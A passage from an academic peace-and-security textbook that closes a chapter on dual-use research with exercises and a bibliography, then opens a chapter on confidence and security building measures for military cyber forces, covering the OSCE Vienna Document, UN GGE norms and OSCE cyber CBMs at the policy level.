In summary, the questionnaire supports a detailed discourse about the aims, purposes and applications of research and development, and therefore enables a transparent process and debate about research and development that might bear risks to peaceful aims, civil purposes and applications.

8.7 Conclusion

Dual-use is not at all an easy-to-define term and is used differently in various contexts. Dual-use questions are linked to the most pressing issues of technological research and development.

- Dual-use are all items (knowledge, technology, artefacts) that have a sufficient risk to be used as part of a weapon system or improvised weapon, or that can have significant beneficial and harmful applications.
- Dual-use is, though easy to influence, difficult to determine in research of fundamentals, and easier to determine but more difficult to change in application-oriented research and development (Collingridge Dilemma).

- Dual-use is an influential factor for international (in-)security and the security dilemma. Therefore, dual-use items are part of international trade regulations.
- The assessment of dual-use can be done by technology assessment methods that focus on the possible effects of the technologies on society and the international system, taking norms like the precaution principle and the UN humanitarian law into account.
- Usually, in research and at universities ethics covers issues of dual-use, but especially in German and Japanese Universities voluntary commitments called *Civil Clause* manifest their pacifist scientific approach.

8.8 Exercises

Exercise 8-1: What is considered a dual-use item? Name two examples.

Exercise 8-2: Discuss the difficulties of trading dual-use items, using an example.

Exercise 8-3: Name the risks posed by dual-use goods for international security.

Exercise 8-4: Describe two methodological approaches to assess the dual-use character of an item.

Exercise 8-5: What kind of software is regulated as dual-use technology?

Exercise 8-6: Investigate if your university has restrictions on dual-use research and if so, how are they implemented.

8.9 References

8.9.1 Recommended Reading

Forge, J. (2010). A note on the definition of “dual use.” Science and Engineering Ethics, 16(1), 111–118. https://doi.org/10.1007/s11948-009-9159-9.

Lin, H. (2016). Governance of Information Technology and Cyber Weapons. In E. D. Harris (Ed.), *Governance of Dual use Technologies: Theorie and Practice* (pp. 112–157). American Academy of Arts & Sciences.

8.9.2 Bibliography

Adamsky, D. (2010). The Culture of Military Innovation: The Impact of Cultural Factors on the Revolution in Military Affairs in Russia, the US, and Israel. Stanford: Stanford University Press.

Alavi, H., & Khamichonak, T. (2017). EU and US export control regimes for dual use goods: An overview of existing frameworks. Romanian Journal of European Affairs, 17(1), 59–74.

Bezuidenhout, L. (2013). Data Sharing and Dual-Use Issues. Science and Engineering Ethics, 19(1), 83–92. https://doi.org/10.1007/s11948-011-9298-7.

Buchanan, B. (2016). The Cybersecurity Dilemma. London: C. Hurst & Co.

Capurro, R. (2017). Homo Digitalis: Beiträge zur Ontologie, Anthropologie und Ethik der digitalen Technik. Wiesbaden: Springer VS.

Carr, J. (2013). The misunderstood acronym: Why cyber weapons aren't WMD. Bulletin of the Atomic Scientists, 69(5), 32–37. https://doi.org/10.1177/0096340213501373.

Collingridge, D. (1980). The social control of technology. New York: St. Martins Press.

DFG, & Leopoldina. Scientific Freedom and Scientific Responsibility: Recommendations for Handling Security-Relevant Research (2014). Retrieved from https://www.leopoldina.org/uploads/tx_leopublication/2014_06_DFG-Leopoldina_Scientific_Freedom_Responsibility_EN.pdf.

Drew, T. W., & Mueller-Doblies, U. U. (2017). Dual use issues in research – A subject of increasing concern? Vaccine, 35(44), 5990–5994. https://doi.org/10.1016/j.vaccine.2017.07.109.

European Commission. (2018a). Dual-use export controls. Retrieved from http://ec.europa.eu/trade/import-and-export-rules/export-from-eu/dual-use-controls/.

European Commission. (2018b). Guidance Note - Research involving dual-use items. Brussels. Retrieved from http://ec.europa.eu/research/participants/data/ref/h2020/other/hi/guide_research-dual-use_en.pdf.

European Commission. (2018c). Horizon 2020 Programme - Guidance How to complete your ethics self-assessment. Brussels. Retrieved from http://ec.europa.eu/research/participants/data/ref/h2020/grants_manual/hi/ethics/h2020_hi_ethics-self-assess_en.pdf.

Forge, J. (2010). A note on the definition of "dual use." Science and Engineering Ethics, 16(1), 111–118. https://doi.org/10.1007/s11948-009-9159-9.

Gehring, P. (2015). Zivilklausel der TU Darmstadt - nun auch einvernehmliche Entscheidung für ein Umsetzungverfahren. Hoch 3.

Gehring, P. (2018, June). Die Zivilklausel der TU Darmstadt und das Verfahren zu ihrer Umsetzung. Darmstadt.

Grunwald, A. (2002). Technikfolgenabschätzung - Eine Einführung. Berlin: Edition Sigma.

Grunwald, A. (2011). Responsible Innovation: Bringing together Technology Assessment, Applied Ethics, and STS research. Enterprise and Work Innovation Studies, 31, 10.

Habermas, J. (1970). Toward a rational society. Boston: Beacon Press.

Harris, E. D. (Ed.). (2016). Governance of Dual-Use Technologies: Theory and Practice. Cambridge MA: American Academy of Arts & Sciences.

Herz, J. (1959). Political Realism and Political Idealism. Chicago: Chicago University Press.

Hubig, C. (2012). Zivilklausel an Universitäten. Forschung & Lehre, (October).

Hummel, H. (2017). Zivilklausel auf japanisch: Japanische Universitäten ächten Militärforschung. Wissenschaft & Frieden, (2).

Jervis, R. (1976). Persecption and misperception in international politics. Princeton: Princeton University Press.

Jonas, H. (1980). Das Prinzip Verantwortung: Versuch einer Ethik für die technologische Zivilisation. Frankfurt a.M.: Insel-Verlag.

Knappmeier, N. (2004). Das Wesen der Informatik ... Was ist das Wesen der Informatik? Beispiel: RFID Toller Fortschritt ! Fazit. Inforz (Vol. 1). Darmstadt.

Knezo, G. J. (2005). Technology Assessment in Congress : History and Legislative Options. Washington D.C.: Congressional Research Service. Retrieved from http://congressionalresearch.com/RS21586/document.php

Leng, C. (2013). Die dunkle Seite: Informatik als Dual-Use-Technologie. Retrieved from https://link.springer.com/content/pdf/10.1007%2Fs00287-012-0675-7.pdf.

Liebert, W. (2011). Wissenschaft und gesellschaftliche Verantwortung. In M. Eger, B. Gondani, & R. Kröger (Eds.), Verantwortungsvolle Hochschuldidaktik (pp. 15–34). Berlin: Lit.

Liebert, W. (2013). Dual-use-Forschung und -Technologie. In A. Grunwald & M. Simonidis-Puschmann (Eds.), Handbuch Technikethik (pp. 243–244). Wiesbaden: Springer Verlag.

Liebert, W., & Schmidt, J. C. (2010). Towards a prospective technology assessment: Challenges and requirements for technology assessment in the age of technoscience. Poiesis Und Praxis, 7(1), 99–116. https://doi.org/10.1007/s10202-010-0079-1.

Lin, H. (2016a). Attribution of Malicious Cyber Incidents: From Soup to Nuts. Journal of International Affairs, 70(1), 56–137.

Lin, H. (2016b). Governance of Information Technology and Cyber Weapons. In E. D. Harris (Ed.), Governance of Dual-Use Technologies: Theorie and Practice (pp. 112–157). American Academy of Arts & Sciences.

Lösch, A., Gammel, S., & Nordmann, A. (2008). Observieren – Sondieren – Regulieren: Zur gesellschaftlichen Einbettung nanotechnologischer Entwicklungsprozesse. Darmstadt. Retrieved from https://www.philosophie.tu-darmstadt.de/media/philosophie_nanobuero/pdf_2/observierensondierenregulieren.pdf.

Meinrath, S. D., & Vitka, S. (2014). Crypto War II. Critical Studies in Media Communication, 31(2), 123–128. doi:10.1080/15295036.2014.921320.

Müller, H. (2017). Challanges of Control. In EU Non-Proliferation Consortium ELearning. Retrieved from https://nonproliferation-elearning.eu/learningunits/arms-control-basics/transcripts/LU01_VL2.pdf.

NATO. Warsaw Summit Communiqué (2016). Retrieved from https://www.nato.int/cps/en/natohq/official_texts_133169.htm.

Neuneck, G. (2013). Assessment of International and Regional Organizations and Activities. In J. A. Lewis & G. Neuneck (Eds.), The Cyber Index - International Security Trends and Realities (pp. 91–109). Geneva: UNIDIR.

Nielebock, T., Meisch, S., & Harms, V. (Eds.). (2012). Zivilklauseln für Forschung, Lehre und Studium: Hochschulen zum Frieden verpflichten. Baden-Baden: Nomos.

Nordmann, A. (2007). Entflechtung – Ansätze zum ethisch-gesellschaftlichen Umgang mit der Nanotechnologie. In A. Gazsó, S. Greßler, & F. Schiemer (Eds.), nano – Chancen und Risiken aktueller Technologien (pp. 215–229). Berlin: Springer.

Nordmann, A. (2018). Four Horsemen and a Rotten Apple: On the Technological Rationality of Nuclear Security. In A. Friedrich, P. Gehring, C. Hubig, A. Kaminski, & A. Nordmann (Eds.), Jahrbuch Technikphilosophie 2018 (pp. 283-297283–297). Nomos.

Oltmann, S. (2015). Dual use research: investigation across multiple science disciplines. Science and Engineering Ethics, 21(2), 327–341. https://doi.org/10.1007/s11948-014-9535-y.

OpenTA. (2018). NTA-Mitglieder. Retrieved from https://www.openta.net/mitglieder.

Owen, R., Macnaghten, P., & Stilgoe, J. (2012). Responsible research and innovation: From science in society to science for society, with society. Science and Public Policy, 39(6), 751–760. https://doi.org/10.1093/scipol/scs093.

Pyetranker, I. (2015). An Umbrella in a Hurricane: Cyber Technology and the December 2013 Amendment to the Wassenaar Agreement. Northwestern Journal of Technology and Intellectual Property, 13(2), 153–180.

Resnik, D. B. (2009). What is "Dual Use" Research? A Response to Miller and Selgelid. Science and Engineering Ethics, 15(1), 3–5. https://doi.org/10.1007/s11948-008-9104-3.

Statista. (2018). Anzahl der Hochschulen in Deutschland in den Wintersemestern 2013/2014 bis 2017/2018 nach Hochschulart.

TAB. (2014). TA at the German Bundestag A brief history of the Office of Technology Assessment at the German Bundestag (TAB). Retrieved from http://www.tab-beim-bundestag.de/en/about-tab/history.html.

TU Darmstadt. (2018). The Zivilklausel of TU Darmstadt. Retrieved from https://www.intern.tu-darmstadt.de/gremien/ethikkommisson/zivilklausel/zivilklausel.en.jsp.

Tucker, J. B. (Ed.). (2012). Innovation, Dual Use, Security: Managing The Risks of Emerging Biological and Chemical Technologies. Cambridge MA: MIT Press.

US National Research Council. (2006). Globalization, Biosecurity and the Future of the Life Sciences. Washington D.C. Retrieved from https://doi.org/10.17226/11567.

US Office of Export Control Cooperation; Bureau of International Security and Nonproliferation. (2018). Common Dual-Use and Military Control Lists of the EU.

von Massenbach, F. (2018). Initiative Hochschulen für den Frieden - Ja zur Zivilklausel. Retrieved from http://zivilklausel.de/index.php/impressum.

von Schomberg, R. (2006). The Precautionary Principle and Its Normative Challenges. In E. Fischer, J. Jones, & R. von Schomberg (Eds.), Implementing the Precautionary Principle: Perspectives and Prospects (pp. 19–42). Edward Elgar: Cheltenham.

von Schomberg, R. (2011). Introduction. In R. von Schomberg (Ed.), Towards Responsible Research and Innovation in the Information and Communication Technologies and Security Technologies Fields (pp. 7–16). European Commission. Retrieved from http://ec.europa.eu/research/science-society/document_library/pdf_06/mep-rapport-2011_en.pdf.

Wassenaar Arrangement Secretariat. (1996). The Wassenaar Arrangement on Export Controls for Conventional Arms and Dual-Use Goods and Technologies, (10). Retrieved from http://www.wassenaar.org.

WHO. (2018). Dual Use Research of Concern (DURC). Retrieved from https://www.who.int/csr/durc/en/.

9 Confidence and Security Building Measures for Cyber Forces

Jürgen Altmann
Physics and Disarmament, Experimental Physics III, TU Dortmund University

Abstract

Many governments are preparing cyber armed forces with an arms race well underway. Offensive preparations increase threats and create uncertainty, leading to military instability and escalation risks. Arms control of cyber forces would contain such dangers but is very difficult to attain. As in other military areas, confidence (and security) building measures (C(S)BMs) can act as first steps toward this goal, creating transparency and reducing misperceptions and suspicions. Concepts for voluntary CBMs have been developed in the United Nations and are being implemented in the Organisation for Security and Co-operation in Europe (OSCE). Such activities should be improved by explicitly including the armed forces and making agreements politically binding, as with the OSCE CSBMs for conventional forces. Transfer of these measures to the cyber realm would be very intrusive in some cases, especially when it comes to information exchange about cyber weapons and observation of military exercises. Acceptable procedures may be exchange of information about force structures, policy, and doctrines as well as keeping contact and conducting visits.

Objectives

- Understanding the dangers of arms races and military instability arising from military preparations for cyber offence
- Comprehending that cyber arms control is difficult and how CSBMs can help.
- Knowing about initiatives for CBMs by academia, states and international organisations.
- Gaining the ability to name proposals for stronger CSBMs for cyber forces.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_9

9.1 Military Preparations for Cyber War and the Need for Confidence and Security Building Measures

For decades, information and communication technologies (ICTs) have become a central part of preparations for war. With concepts such as net-centric warfare they have become even more important, accelerated by fast advance in civilian ICTs. Acknowledging this and the ensuing necessity to build up capabilities on attacks against ICT systems, many armed forces have introduced units for cyber war – after land, sea, air and outer space, cyberspace is becoming a fifth area of warfare. In 2013, at least 47 countries had taken up cyber defence (Lewis, 2013). Their preparations for armed conflict are not only defensive – they include attack and counter-attack. These preparations occur in relative secrecy, different from the other warfare areas where weapons systems are physical objects and are demonstrated at trade fairs and troop parades.

Preparations for cyber offence increase mutual threats. Large-scale attacks could paralyse military forces or, if directed against critical infrastructure, cripple societies. For such a case striking back in physical space is considered justified, thus there is a link from the cyber sphere to the real world. The other way around, war preparations by armed forces increasingly include the cyber sphere. Such threats create fear and mistrust, aggravated by secrecy. The cyber arms race is accelerating and can lead to very dangerous situations. Cyber attacks could occur within seconds. Thus, forces are motivated to automate their reactions, which in turn can lead to repeated interactions between two or more automatic systems of cyber attack and response. These could never be tested together, thus the outcome could not be predicted, but fast escalation would be highly probable.[30]

Destabilisation of the military situation between potential opponents has to be feared when severe damage is possible, the risk of unauthorised attack or attack by mistake is high and decision times are shortened (see Chapter 3 *"Natural-Science/Technical Peace Research*"). All these conditions exist with offensive cyber preparations. Here the situation is exacerbated by several effects. Firstly, there is the attribution problem – who is the originator of an attack? Striking back against the perceived culprit may hit the wrong actor. Secondly, civilian and military infrastructure in cyberspace are strongly coupled, thus attacks against military targets may have severe civilian effects, favouring escalation. Thirdly, criminals may work with similar tools as cyber forces.

The usual way to limit arms races and prevent destabilisation would be arms control with verification of compliance (see Chapter 3 "*Natural-Science/Technical Peace Research*").

[30] This is similar to the case of two systems of autonomous weapons that in a crisis would monitor each other intensely for indications of the start of an attack (Altmann & Sauer, 2017).

But international limitations of military cyber capabilities raise many difficulties. Different from traditional weapons and carriers, cyber weapons can be multiplied easily, so numerical limits are excluded. When cyber weapons have become available, nearly anyone can use them without special training or particular infrastructure. Their capabilities can be kept secret before use. Turning from espionage to attack is easy. Determining the "owner" is very difficult. Verification of limits seems equally hard. Convincing concepts for limitation and verification have yet to be developed by research (see Chapter 12 "*Verification in Cyberspace*").

As long as cyber arms control is not at hand, the prior step of confidence and security building measures is advisable. As their name suggests, such measures serve to create confidence and security, that is, they reduce mistrust and threats. An important role model is provided by the Organization for Security and Co-operation in Europe (OSCE). In the OSCE, the 57 member states from Europe, Central Asia and North America have obligated themselves to exchange information on forces, command structures, budgets and major weapons and to demonstrate new weapons and equipment. Armed forces have contacts and visit each other, they can observe each others' manoeuvres, there are rules on military activities, and compliance with these can be verified by ground and air inspections (more detail in Section 9.2). These **Confidence and Security Building Measures** (CSBMs) are politically binding (see Chapter 3 "*Natural-Science/Technical Peace Research*") and are unique in their width and depth.[31]

CSBMs do not limit weapons or armed forces, they serve to create transparency and set norms for behaviour (UN, 1988/1996). CSBMs can act as a first step toward the reduction of tensions and threat perceptions between potential adversaries when legally binding arms-control treaties are not yet possible, for example because of disagreement about verification of compliance. When trust has increased by successful implementation of CSBMs over time, real limitations of weapons and forces can become feasible. There is also the more general notion of **Confidence Building Measures** (CBMs) that usually do not have armed forces as their main focus, even though among their motives often is the reduction of military threats.[32]

[31] The Organization of American States (OAS) has a list of CSBMs that states are encouraged to pursue (OAS, 2016). The "Shanghai Five" have agreed on CBMs for the military in the border region (Russia etc., 1996). The Conference on Interaction and Confidence Building Measures in Asia (CICA) has a catalogue of voluntary CBMs that include the military-political dimension (CICA, 2004).

[32] This holds for most of the CBMs proposed for cyberspace discussed below. The CSBM-CBM distinction is not adhered to by all institutions/authors.

Academia and think tanks have proposed CBMs or norms of state behaviour for cyberspace. Neuneck (2013) has given a systematic overview of traditional C(S)BMs, pointed out the difficulties of cyber arms control, and discussed options for transparency and confidence building measures for the cyber sphere, e.g. prohibiting attacks against certain types of targets, cyber-doctrine seminars, points of contact, information exchange – several of which are included in the OSCE cyber CBMs described in Section 9.4.

Ziolkowski (2013) has discussed cyber CBMs under international-law aspects. A comprehensive list of potential cyber CBMs has been given by Stauffacher & Kavanaugh (2013), grouped under the headings of transparency, cooperation, communication and stability/restraint. Of the about 60 measures around 20 refer to the military; from consultations about strategies and doctrines via joint exercises to communication channels in case of escalation and restrictions of what could be targeted. The degree of transparency and co-operation will depend on the level of trust between the respective actors.

Healey et al. (2014) have proposed various CBMs that could be taken independently of each other, some unilaterally, others by agreement, not only by states, but also by technical bodies and researchers. They are grouped in four areas. Under "collaboration" the authors propose "policing" best practices and joint investigations into major cyber incidents. In the area of "crisis management" they discuss co-operation of crisis-response teams and a multilateral cyber hotline, even a multilateral cyber adjudication and attribution council. In the category of "restraint" they mention restrictions on attacks, in armed conflict as well as in peace time; the notion of neutrality could be used to protect critical cyber personnel and organisations during armed conflict. Finally, under "engagement" they propose leveraging technical internet bodies for norm building and involving researchers and activists via an internationally sponsored platform. These proposals address armed forces only indirectly.

Pawlak (2016) has described the need for cyber CBMs and the international efforts toward them. He has stressed the link between CBMs and norms and has noted that some traditional military CBMs (to do with transparency and verification or restraint) are difficult to implement in the cyber sphere.

Some impulses have also come from private industry. A large IT corporation has proposed norms for behaviour in cyberspace of states and global ICT industry. Among others, "States should exercise restraint in developing cyber weapons" and "limit their engagement in cyber offensive operations" (McKay et al., 2015); "Global ICT companies should not traffic in cyber vulnerabilities for offensive purposes" (Charney et al., 2016).

This chapter is to address CSBMs that would apply to cyber forces directly and considers which of the CSBMs that work for conventional forces in Europe could be transferred to cyber forces.[33] The role model of OSCE CSBMs is described briefly in Section 9.2. When trying to transfer them to cyber forces, one meets several difficulties (Section 9.3). In order to go forward, there have been several international efforts for cyber CBMs, that are strictly voluntary and include military preparations only indirectly (Section 9.4). Section 9.5 discusses potential CSBMs for cyber forces, and Section 9.6 gives conclusions. Exercises and references follow in Sections 9.7 and 9.8, respectively.

9.2 CSBMs for Conventional Armed Forces

In one world region (Europe) there are far-reaching CSBMs in place, agreed upon in the context of the Organization for Security and Co-operation in Europe (OSCE) and defined in the politically binding Vienna Documents (VD). These CSBMs date back to the Conferences on Confidence and Security Building Measures and Disarmament in Europe (1975 and later); the first Vienna Document was concluded in 1990, it was expanded 1992, 1994 and 1999 (Goldblat, 2002: 257-265), the actual one is the VD 2011 (OSCE, 2011). The sole focus is on armed forces; weapons and violence in civilian society, by criminals and terrorists, are not treated (see Table 9-1).

The VD 2011 holds for the 57 member states of the OSCE (all European states including Russia and Turkey, plus Kazakhstan, Kyrgyzstan, Mongolia, Tajikistan, Turkmenistan, Uzbekistan from Central Asia, and USA and Canada from North America). It focuses on the land forces and the land-based air forces in the zone of application, that is "the whole of Europe as well as the adjoining sea area and air space" plus the territories of the participating Central-Asian states (Annex I).[34] The VD is politically binding, that is less binding than a legal accession to an international treaty with ratification, but compliance with the stipulations is obligatory, not left to the discretion of the states as is the case with voluntary measures.

Section 9.1 lists the various measures, following the chapters of the 60-page document. The stipulations go into an impressive degree of detail. Information is not only exchanged about the present status of military forces and budgets but extends to future planning. Annexes specify what characteristics and photographs of major weapon systems (in eight categories, e.g. battle tanks, combat aircraft, Annex III) have to be provided as well as modalities of observations and visits (Annex IV).

[33] See also Altmann/Siroli, 2019.

[34] Except Mongolia that joined the OSCE in 2012, the VD was amended in 2013. Mongolia is a participating state, but its territory is not part of the zone of application (OSCE, 2013).

I. Annual Exchange of Military Information (every 15 Dec.) Command organisation; for each formation/unit down to brigade or regiment / wing or air regiment: location, personnel strength, major organic weapon and equipment systems: numbers plus types, personnel strength; data on major weapon/equipment systems (existing and new); plans for deployment
II. Defence Planning (not restricted to zone of application) Exchange of Information (every 15 Dec.): defence policy/doctrines, defence planning, personnel policy, force planning, procurement major equipment, major construction; previous defence expenditures; defence budget for forthcoming year, estimates for following years Clarification, Review and Dialogue: states can ask question, efforts to answer fully and promptly; annual discussion meeting; military-doctrine seminars; study visits Possible Additional Information: public documents
III. Risk Reduction Mechanism for Consultation and Co-operation as Regards Unusual Military Activities: if concern, request explanation, reply within 48 hours, then possibly bilateral meeting or meeting of all states Co-Operation as Regards Hazardous Incidents of a Military Nature: prevent misunderstandings and mitigate effects on another state; contact points; provide information, request clarification Voluntary Hosting of Visits to Dispel Concerns about Military Activities: a state can invite others to areas with reasons for concern
IV. Contacts Visits to Air Bases: each state 1 per 5 years, ≥ 24 h, with briefing, view all types present Military contacts: exchanges and visits between members of the armed forces at all levels, contacts between military institutions, exchanges of visits of naval vessels/air force units; places in academies etc., participation in academic conferences etc., joint publications, sporting/cultural events Military co-operation: joint exercises/training, visits to facilities/formations, observation military activities below threshold, each state 1 per 5 years; provision of experts; seminars; exchange of information. Open to all OSCE participating States in respect of all their armed forces and territory Demonstration of New Types of Major Weapon and Equipment Systems: before 1 year after start of deployment Provision of Information on Contacts: annual plans for visits and demonstration of new types
V. Prior Notification of Certain Military Activities Land-force exercises ≥ 9000 troops or ≥ 250 battle tanks or ≥ 250 armoured combat vehicles or ≥ 250 artillery; with air force if ≥ 200 aircraft sorties (excluding helicopters) Amphibious landing, heliborne landing or parachute assault: ≥ 3000 troops Land-force transfer for exercises: if ≥ 9000 troops or ≥ 250 battle tanks or ≥ 250 armoured combat vehicles or ≥ 250 artillery
VI. Observation of Certain Military Activities Land-force exercises, land-force transfer for exercises: ≥ 13,000 troops or ≥ 300 battle tanks or ≥ 500 armoured combat vehicles or ≥ 250 artillery Amphibious landing, heliborne landing or parachute assault: ≥ 3,500 troops

[Detailed rules for rights and obligations, information, equipment; media participation possible]
VII. Annual Calendars (every 15 Nov.) Of notifiable military activities, with details
VIII. Constraining Provisions Notifiable military activities, per state: ≤ 1 per 3 years with ≥ 40,000 troops or ≥ 900 battle tanks or ≥ 2,000 armoured combat vehicles or ≥ 900 artillery ≤ 6 per 1 year with ≥ 13,000 troops or ≥ 500 battle tanks or ≥ 500 armoured combat vehicles or ≥ 300 artillery [plus further restrictions]
IX. Compliance and Verification National technical means can play a role Inspection: right to inspect in any other state, by request, to specified area of notifiable military activity, from ground or air, with detailed rules, report to all states. Quota: no obligation to accept > 3 per year, > 1 from the same state Evaluation: of information on military forces, plans for deployment; 1-day visits to units/formations, by request, with specific quota and detailed rules, report to all states
X. Regional Measures Voluntary, for specific region, complementing/expanding CSBMs
XI. Annual Implementation Assessment Meeting Clarification of questions, discussions about operation and implication of information from implementation. Held by Forum for Security Cooperation
XII. Final Provisions Updating the Vienna Document: by Forum for Security Co-operation OSCE Communications Network: complements diplomatic channels Other Provisions: translation, dissemination Implementation: copies of notifications and exchanged information to Conflict Prevention Centre, which will prepare factual report. Entry into force 1 December 2011

Table 9-1: Military CSBMs in the Vienna Document 2011 by chapter, overview (for full detail see OSCE, 2011). They are politically binding, that is obligatory, for all OSCE member states.

9.3 Problems When Trying to Transfer Traditional CSBMs to Cyber Forces

Simply transferring CSBMs for traditional armed forces to the cyber realm meets difficulties. The reasons are the same that impede transferring concepts from traditional arms control and its verification that focus on physical armaments (up to now big enough to be easily visible e.g. during on-site inspections, the larger ones even visible from satellites):

1. **Cyber weapons**[35] or their parts consisting of hardware can be very small and mass-produced (for example, usual interface connectors with hidden intrusion components). Finding and counting such in the face of millions of similar items being used in a civilian context is practically impossible. Cyber weapons or their components consisting of software can be multiplied fast at no cost, so counting their numbers does not make sense.
2. The same cyber weapons or components can be used by organised crime, hackers, intelligence services and armed forces. It is true that those of the latter two mostly are much more sophisticated, but if they become known after use (as in the case of Stuxnet) the methods and algorithms can be available to other actors.
3. The capabilities of cyber weapons can be kept covert until they are being used, different from most new physical weapons such as missiles, which are shown at arms fairs, their specifications being published.
4. The properties and mechanisms of cyber weapons need to be kept secret, because once they are known it is possible to develop countermeasures.
5. Even espionage needs intrusion into IT systems of the adversary, and if one has been successful in this it is only a very small step to modify data, that is carry out an actual cyber attack.
6. If an intrusion or an attack occurs, attribution is very difficult.

As a consequence, several measures seem extremely hard up to impossible to apply to cyber forces. Secrecy impedes many, for example exchanges on weapons systems. The irrelevance of numbers of weapons precludes measures that depend on size thresholds for military activities, including verification of compliance with numerical limits. More detail is explained in Section 9.5.

Nevertheless, if cyber weapons are to be used systematically for armed forces, specific military units have to be formed, as has been done in many countries. So here is a handle to which CSBMs can be tied. Before going into more detail on this possibility, we first cast a glance at international efforts to implement a weaker version of cyber CBMs, not directly addressing armed forces.

[35] Here the following definition is used: A cyber weapon is "[a] part of equipment, a device or any set of computer instructions used in a conflict among actors, both National and non-National, with the purpose of causing, even indirectly, a physical damage to equipment or people, or rather of sabotaging or damaging in a direct way the information systems of a sensitive target of the attacked subject" (Mele, 2013). That is, mere intrusion systems are not counted as weapons.

9.4 International Efforts for CBMs for Cyberspace

Acknowledging that cyber attacks can have severe consequences, and in particular that military preparations for cyber war can bring dangers, states have started to discuss CBMs. Some states have concluded mutual agreements or made common statements. E.g. in 2013 the USA and Russia agreed on “Cooperation on Information and Communications Technology Security” that comprises a high-level working group and three ICT CBMs: links between Computer Emergency Response Teams, exchange of notifications and a White House-Kremlin direct communications line (US-Russia, 2013). However, later events and accusations have impeded progress. In 2015, China and the then five other countries of the Shanghai Cooperation Organisation proposed a voluntary “International code of conduct for information security” (China etc., 2015), which was however not acceptable to the West. In the same year, Russia and China signed an agreement “on cooperation in ensuring international information security” (China-Russia, 2015). Also, the USA and China agreed on mutual co-operation and information, promoting norms of state behaviour in cyberspace, establishment of a hotline and of a high-level dialogue (USA, 2015).[36] All these documents do not give much detail; military preparations are mentioned only in very general terms, if at all. Thus, they qualify as CBMs, but not as CSBMs.

A systematic approach to CBMs with more detail was developed in the Group of Governmental Experts (GGE) of the United Nations (UN) on “Developments in the Field of Information and Telecommunications in the Context of International Security”. In 2015 the GGE was able to conclude a 9-page consensus report (UN, 2015)[37]. It describes “Existing and emerging threats” from “malicious use of ICTs by State and non-State actors. These trends create risks for all States, and the misuse of ICTs may harm international peace and security”. It points at criminal and terrorist use, which can cause “*destabilizing misperceptions, the potential for conflict*” because of the difficulty of attribution. With respect to armed forces it asserts: “*A number of States are developing ICT capabilities for military purposes. The use of ICTs in future conflicts between States is becoming more likely*.” The report lists eleven “*[n]orms, rules and principles for the responsible behaviour of States*” that should be adopted voluntarily (Table 9-2).[38]

In the section on CBMs the GGE recommends the following voluntary measures:

- points of contact at the policy and technical levels for serious ICT incidents,

[36] Presidents Trump and Xi Jinping agreed in April 2017 to continue this as “Law Enforcement and Cybersecurity Dialogue”, the first meeting took place in October 2017 (US DHS, 2017).

[37] Unfortunately, the follow-up GGE could not agree on a consensus report in 2017 (UNODA, 2017).

[38] For detailed comments on each of the 11 recommendations in par. 13 see Tikk (2017).

- mechanisms and processes for consultations,
- transparency at many levels,
- provision of national views on critical infrastructure and its protection, and cooperation to address vulnerabilities.

Co-operation could be strengthened, in particular among computer emergency/cybersecurity incident response teams and in investigating ICT-related crime or terrorism. The GGE recommended regular institutional dialogue in the UN as well as in regional, bi- and multilateral forums.

(a) States should cooperate in measures to increase stability and security and to prevent ICT practices that are acknowledged to be harmful or that may pose threats to international peace and security.
(b) In case of ICT incidents, states should consider all relevant information, including the larger context, the challenges of attribution and the nature and extent of the consequences.
(c) States should not knowingly allow their territory to be used for internationally wrongful acts using ICTs.
(d) States should consider how best to cooperate to exchange information, assist each other, prosecute terrorist and criminal use of ICTs and implement other cooperative measures to address such threats.
(e) States should respect Human Rights Council resolutions 20/8 and 26/13 on the promotion, protection and enjoyment of human rights on the internet, as well as General Assembly resolutions 68/167 and 69/166 on the right to privacy in the digital age.
(f) States should take appropriate measures to protect their critical infrastructure from ICT threats.
(g) States should not conduct or knowingly support ICT activity contrary to its obligations under international law that intentionally damages critical infrastructure or otherwise impairs the use and operation of critical infrastructure.
(h) Respond to appropriate requests for assistance by another State whose critical infrastructure is subject to malicious ICT acts.
(i) States should take reasonable steps to ensure the integrity of the supply chain; States should seek to prevent the proliferation of malicious ICT tools and techniques and the use of harmful hidden functions.
(j) States should encourage responsible reporting of ICT vulnerabilities and share associated information on available remedies.
(k) States should not conduct or knowingly support activity to harm the information systems of the authorised emergency response teams of another State. A State should not use authorised emergency response teams to engage in malicious international activity.

Table 9-2: Norms, rules and principles of responsible behaviour of States recommended by the UN GGE to be adopted voluntarily (slightly shortened, UN, 2015, paragraph 13).

The most comprehensive cyber CBMs were agreed upon in the OSCE, first in 2013 and expanded in 2016 (OSCE, 2016). They are listed in Table 9-3, all denoted as voluntary. The goals are “to enhance interstate co-operation, transparency, predictability, and stability, and to reduce the risks of misperception, escalation, and conflict that may stem from the use of ICTs.”

1. Provide national views on various aspects of national and transnational threats
2. Facilitate co-operation of competent national bodies, exchange of information
3. Consultations to reduce the risks of misperception, and of possible emergence of political or military tension or conflict and to protect critical national and international ICT infrastructures
4. Share information on measures taken to ensure an open, interoperable, secure, and reliable internet
5. Use OSCE as a platform for dialogue, exchange of best practices, awareness-raising and information on capacity-building; explore further developing the OSCE role
6. Modern and effective national legislation for co-operation and information exchange to counter terrorist or criminal use of ICTs (not duplicate existing law enforcement channels)
7. Share information on national organisation; strategies; policies and programmes
8. Nominate contact point, provide contact data of official national structures for dialogue and interaction; rapid communication at policy levels of authority, for raising concerns at the national security level
9. Provide a list of national terminology with definitions; in longer term produce a consensus glossary
10. Exchange views using OSCE platforms and mechanisms including the OSCE Communications Network of the OSCE Conflict Prevention Centre
11. Meet (at level of designated national experts) at least three times each year, discuss information exchanged, explore development of CBMs
12. Share information and facilitate inter-State exchanges in different formats, including workshops, seminars, and roundtables, including on the regional and/or subregional level; invite and engage private sector, academia, centres of excellence and civil society
13. Facilitation of authorised and protected communication channels to prevent and reduce the risks of misperception, escalation, and conflict; and to clarify technical, legal and diplomatic mechanisms
14. Promote public-private partnerships, develop mechanisms to exchange best practices of responses to common security challenges
15. Regional and subregional collaboration between legally-authorised authorities (various forms)
16. Responsible reporting of vulnerabilities, share associated information on available remedies

Table 9-3: Cyber and ICT CBMs of the OSCE (shortened) (OSCE, 2016). Measures 1 to 11 were agreed upon in 2013, 12 to 16 in 2016. All are designated as voluntary.

